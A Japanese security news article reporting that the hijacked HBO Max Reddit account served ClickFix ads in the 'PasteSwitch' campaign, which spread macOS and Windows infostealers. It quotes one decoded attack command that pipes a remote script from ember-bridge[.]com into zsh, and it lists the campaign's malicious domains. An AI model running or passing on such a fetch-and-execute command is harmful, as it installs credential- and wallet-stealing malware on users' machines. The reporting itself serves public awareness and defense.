ハッカーがHBO Maxの公式Redditアカウントを侵害し、悪質な広告を配信していたことが判明しました。この広告はClickFix攻撃を発動させ、WindowsおよびmacOSデバイスに情報窃取型マルウェアを感染させるものでした。
Hudson RockとADAMnetworksのセキュリティ研究者がこのキャンペーンを分析したところ、認証済みのu/hbomax Redditアカウントが乗っ取られ、約48時間の間に108件もの悪質な広告を配信するために利用されていたことが分かりました。
この広告はClickFixと呼ばれるソーシャルエンジニアリング手法を使用しています。この手法は、エラー修正やCAPTCHA認証、正規ソフトウェアのインストールを装いながら、ユーザーにWindowsの「ファイル名を指定して実行」やPowerShell、macOSのターミナルへ悪意のあるコマンドをコピー&ペーストさせるものです。
この種の攻撃はサイバー犯罪者の間で人気が高まっています。被害者自身が正規のOSツールを使ってコマンドを実行するため、マルウェアのダウンロードを検知するよう設計された一部のブラウザやセキュリティソフトを回避できる可能性があるためです。
HBO Maxアカウントが配信した広告の一部はストリーミングサービスになりすましたものでしたが、それ以外にも偽のAIツールや開発者向けソフトウェア、macOSユーティリティを宣伝する広告もありました。
Hudson RockとADAMnetworksは、今回の攻撃を「PasteSwitch」と呼ぶより大規模なキャンペーンに関連付けています。このキャンペーンはWindowsとmacOSの両システムを標的とし、情報窃取型マルウェア、ローダー、暗号資産クリッパー、偽の暗号資産ウォレットアプリケーションの配布に使われてきました。
研究者らによると、PasteSwitchという名称は、被害者が自分のシステムに貼り付ける攻撃者提供のコマンドを利用する手口に由来しています。一方でバックエンド側では、訪問者に応じてキャンペーンやプラットフォーム、ペイロード、暗号資産窃取の手法を切り替えているとのことです。
BleepingComputerはこの事件についてHBOおよびWarner Bros. Discoveryに問い合わせましたが、回答は得られていません。
偽のHBO Maxアプリがマルウェアを配信
このキャンペーンは、あるRedditユーザーが認証済みのHBO Maxアカウントから投稿された広告を発見したことをきっかけに明らかになりました。その広告はmacOS向けのネイティブHBO Maxアプリケーションを装ったものでした。

「Redditを見ていたら、投稿者としてu/hbomaxが表示された広告を見つけました。これまで聞いたことのなかったmacOS版HBO Maxアプリを宣伝するもので、興味を持ちました。このユーザーは認証済みで、公式のHBO Maxサブレディットに何度も投稿しているようでした」とこのユーザーは警告しています。
「その広告をクリックするとhbomaxx[.]usというそれなりに本物らしく見えるサイトに移動し、参加ボタンやダウンロードボタンがあります。これらをクリックすると、よくある『このコマンドを貼り付けてダウンロード』という情報窃取型マルウェア/ClickFixの典型的な手口が現れます。確認したところ、これによってアカウント侵害に使えるその他の機能を持つ実行ファイルがダウンロードされます(もちろんすべて完全なサンドボックス内で行っており、出力を確認しただけで何も実行はしていません)」。
広告をクリックすると、ユーザーはよくできた偽のHBO Maxサイトへリダイレクトされ、そこでアプリケーションをダウンロードできると謳われていました。
このキャンペーンで使われた偽のHBO Maxサイトの一つがhbomaxx[.]usです。しかし、ダウンロードボタンをクリックしてもアプリはダウンロードされず、代わりにターミナルを開いてコマンドを貼り付けソフトウェアをインストールするよう指示する画面が表示されました。

BleepingComputerが今回の攻撃で確認したmacOS向けコマンドの一つは、実行内容を隠すためにBase64エンコーディングを使用していました。デコードすると、以下のコマンドが含まれていました。
export _watch_v2=97d9d8dc;curl -sL "https://ember-bridge[.]com/curl/a44a37519au/setup.sh"| zshHudson Rockは、ember-bridge[.]comがPasteSwitch作戦において9月にマルウェア配信用インフラとして使われていたことを指摘しています。
この攻撃で使用されたマルウェアファミリーの一つがMacSyncです。Hudson Rockによると、ブラウザの認証情報やFirefoxのプロファイル、Telegramのデータ、Apple Notes、macOSのパスワードを窃取するとのことです。
別の攻撃チェーンでは「AMOS helper」が展開され、.com.apple.accountsdという名前のディレクトリを使って永続性を確立します。その後、このマルウェアは感染システムを攻撃者が管理するサーバーに登録し、追加のタスクを受け取ることができます。
このキャンペーンでは、被害者のウォレット復元フレーズを窃取するように設計された、偽のLedger、Trezor Suite、Exodus暗号資産ウォレットアプリケーションも配布されています。
Windowsシステムでは、PasteSwitchはmshtaやPowerShellを使ってコマンドを実行させる指示を表示することが確認されています。
Hudson Rockによると、あるWindows向け攻撃チェーンではMP3/HTAポリグロットファイルを使用してスケジュールタスクを作成し、32ビット版PowerShellを起動、Microsoftのアンチマルウェアスキャンインターフェース(AMSI)を無効化した上で、コンピューター名とユーザー名に基づいて被害者固有のインフラを生成していました。
後続のステージでは、難読化されたPowerShellとシェルコードを使用し、最終的なペイロードを一度もディスクに保存することなく、Amatera Stealerを直接メモリにロードしていました。
PasteSwitchは、AnimateClipperやZigClipperといった暗号資産のクリップボードハイジャック型マルウェアの配布にも使われているのが確認されています。
研究者らによると、HBO Maxの広告は、侵害されたRedditアカウントを通じて実行されたはるかに大規模な広告キャンペーンの一部にすぎないとのことです。
研究者らはhbomaxx[.]appへ誘導する広告を40件、偽のAI・開発者向けサイトcodex-craft[.]comを宣伝する広告を36件、apple.clean-disk-guide[.]comを宣伝する広告を15件、code-desktop[.]comへ誘導する広告を11件、hbomax-macos[.]comを宣伝する広告を6件確認しました。
これにより攻撃者は、HBO Maxユーザーだけでなく、開発者やAIソフトウェア・システムユーティリティを探しているユーザーも含めた、より広い層を標的にすることができました。
悪質な広告が報告された後、Redditの管理者がこれらの広告を停止し、Redditのセキュリティ・安全チームに報告しました。
攻撃者がどのようにしてHBO MaxのRedditアカウントにアクセスしたのか、また他のHBOやWarner Bros. Discoveryのアカウントやシステムが影響を受けたかどうかについては、依然として不明のままです。